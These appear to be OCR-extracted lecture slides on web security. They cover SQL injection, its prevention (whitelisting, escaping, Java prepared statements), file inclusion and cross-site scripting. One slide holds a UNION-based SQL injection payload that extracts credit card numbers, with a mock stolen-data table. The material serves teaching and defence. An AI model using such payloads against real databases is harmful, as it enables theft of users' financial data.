
A more damaging breach of user privacy:

```
0 AND 1=0
UNION SELECT cardholder, number,
             exp_month, exp_year
      FROM   creditcards
```

Attacker is able to

- Combine the results of two queries
- Empty table from first query with the sensitive credit card info of all users from second query

SQL Injection Example



Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Done

Your Pizza Orders in October:

Credit Card Info Compromised

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

Preventing SQL Injection

Whitelisting

- Why? Blacklisting chars doesn’t work:
  - Forget to filter out some characters
  - Could prevent valid input (e.g. username O’Brien)
- Allow well-defined set of safe values:
  [A-Za-z0-9]* [0-1][0-9]
- Valid input set defined through reg. expressions
- Can be implemented in a web application firewall

Escaping

- For valid string inputs like username o’connor, use escape characters. Ex: escape(o’connor) = o’’connor (only works for string inputs)

Prepared Statements & Bind Variables

public interface PreparedStatement extends Statement

- An object that represents a precompiled SQL statement.
- A SQL statement is precompiled and stored in a object with a type PreparedStatement .
- This object is then used to efficiently execute this statement multiple times by setting the IN parameter values
- The setter methods (setShort, setString, and so on) for setting IN parameter values take into account the parameter types

Prepared Statements & Bind Variables

```
PreparedStatement ps =
  db.prepareStatement(
  "SELECT pizza, toppings,
          quantity, order_day
   FROM   orders
   WHERE  userid=? AND order_month=?");
```


Bind Variables: Data Placeholders

```
ps.setInt(1, session.getCurrentUserId());
ps.setInt(2, Integer.parseInt(
             request.getParameter("month")));
ResultSet res = ps.executeQuery();
```


query parsed w/o parameters

bind variables are typed e.g. int, string, etc…*

SQL injection trend



SQL Injections and friends 2014



SQL Injections and friends







Fig. 1 – SQLi now represents nearly two-thirds of all web application attacks

SQL Injections and friends





SQLin and friends 2019



File Inclusion

- Remote File Inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities often found in poorly-written web applications. They occur when a web application allows the user to submit input into files or upload files to the server.

- LFI vulnerabilities allow an attacker to read (and sometimes execute) files on the victim machine. This can be very dangerous because if the web server is misconfigured and running with high privileges, the attacker may gain access to sensitive information. If the attacker can place code on the web server through other means, then it may execute arbitrary commands.

- RFI vulnerabilities are easier to exploit but less common. Instead of accessing a file on the local machine, the attacker is able to execute code hosted on their own machine.

What is Cross-Site Scripting?

Cross-Site Scripting aka XSS

The players:

a) An Attacker

- Anonymous Internet User
- Malicious Internal User

b) A company’s Web server (i.e. Web application)

- External (e.g.: Shop, Information, CRM, Supplier)
- Internal (e.g.: Employees Self Service Portal)

c) A Client = the target

- Any type of customer
- Anonymous user accessing the Web-Server

What is Cross-Site Scripting?

Scripting: Web Browsers can execute commands

- Embedded in HTML page
- Supports different languages (JavaScript, VBScript, ActiveX, etc.) Most prominent: JavaScript

“Cross-Site” means: Foreign script sent via server to client

- Attacker „makes“ Web-Server deliver malicious script code to the client
- Web Browser executes the script due to the server trust

Attack:

- Steal Access Credentials, DOS , Modify Web pages
- Execute any command at the client machine

What is Cross-Site Scripting?

The three conditions for Cross-Site Scripting:

1. A Web application accepts user input

   Well, which Web application doesn't?

2. The input is used to create dynamic content =dynamic web pages


   Again, which Web application doesn't?

3. The input is insufficiently validated

   Most Web applications don't validate sufficiently!

Input is EVIL strikes back

XSS-Attack: General Overview



Attacker

Post Forum Message:
Subject: GET Money for FREE !!!
Body:
<script> attack code </script>

Web Server

Did you know this?

GET Money for FREE !!!
<script> attack code </script>

Re: Error message on startup

I found a solution!

Can anybody help?

Error message on startup
.....

Get /forum.jsp?fid=122&mid=2241

GET Money for FREE !!!
<script> attack code </script>

Client

